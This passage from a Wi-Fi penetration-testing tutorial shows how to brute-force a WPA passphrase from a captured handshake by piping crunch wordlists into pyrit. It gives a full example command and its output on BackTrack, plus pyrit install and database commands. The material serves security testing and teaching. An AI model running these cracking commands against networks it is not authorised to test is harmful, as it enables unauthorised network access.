##### 5. Brute force with Crunch and Pyrit (not recommended)

It could be useful if passphrase has all digits or a phone number or partial passphrase string is known, else attack could take years to finish.

```
# crunch 8 8 1234 | pyrit -e ESSID -i - -r capture.cap attack_passthrough
```

Use crunch with pyrit to brute force the key



```
root@bt:/pentest/passwords/crunch# ./crunch 8 8 -t 0218WAAAA | pyrit -e DeltaAlpha -i - -r /root/DeltaAlpha-01.cap attack_passthrough
This code is distributed under the GNU General Public License v3+

Parsing file '/root/DeltaAlpha-01.cap' (1/1)...
Parsed 198 packets (198 802.11-packets), got 2 AP(s)

Picked AccessPoint 08:27:0d:4a:3a:a8 automatically...
Tried 2 PMKs so far; 2 PMKs per second.

Password was not found. Retry the attack with '--all-handshakes'.
root@bt:/pentest/passwords/crunch#
```

The syntax of the crunch command is:

Crunch <min length> <max length> <charset> -o <output file> or | to stdin to pyrit

## Appendix:

- CUDA on Back Track:  
[http://www.backtrack-linux.org/documents/BACKTRACK\\_CUDA\\_v2.0.pdf](http://www.backtrack-linux.org/documents/BACKTRACK_CUDA_v2.0.pdf)  
[http://www.backtrack-linux.org/wiki/index.php/CUDA\\_On\\_BackTrack](http://www.backtrack-linux.org/wiki/index.php/CUDA_On_BackTrack)
- Pyrit installation:
  1. Create main directory tree for pyrit installation  
*# svn checkout http://pyrit.googlecode.com/svn/trunk/ pyrit\_svn*
  2. Install dependencies and libraries  
*# apt-get install libssl-dev*  
*# apt-get install scapy*  
*# apt-get install python-dev*
  3. Build pyrit  
*# cd pyrit\_svn/pyrit*  
*# python setup.py build*  
*# python setup.py install*
- Useful Pyrit commands:
  1. To list ESSIDs added to the database:  
*# pyrit list\_essids*
  2. To create an ESSID and add to the database:  
*# pyrit -e ESSID create\_essid*
  3. To delete an ESSID from the pyrit database:  
*# pyrit -e ESSID delete\_essid*
  4. To clean Pyrit blob space:  
*# cd (change directory to home directory)*  
*# cd .pyrit/ (hidden directory under home directory)*  
*# rm -rf blob space*
- Split command to split a big dictionary:  
*# split -d --bytes=2GB /path/to/large/file /path/to/output/files/prefix*
- For more information on using crunch:  
<http://adaywithtape.blogspot.com/2011/05/creating-wordlists-with-crunch-v30.html>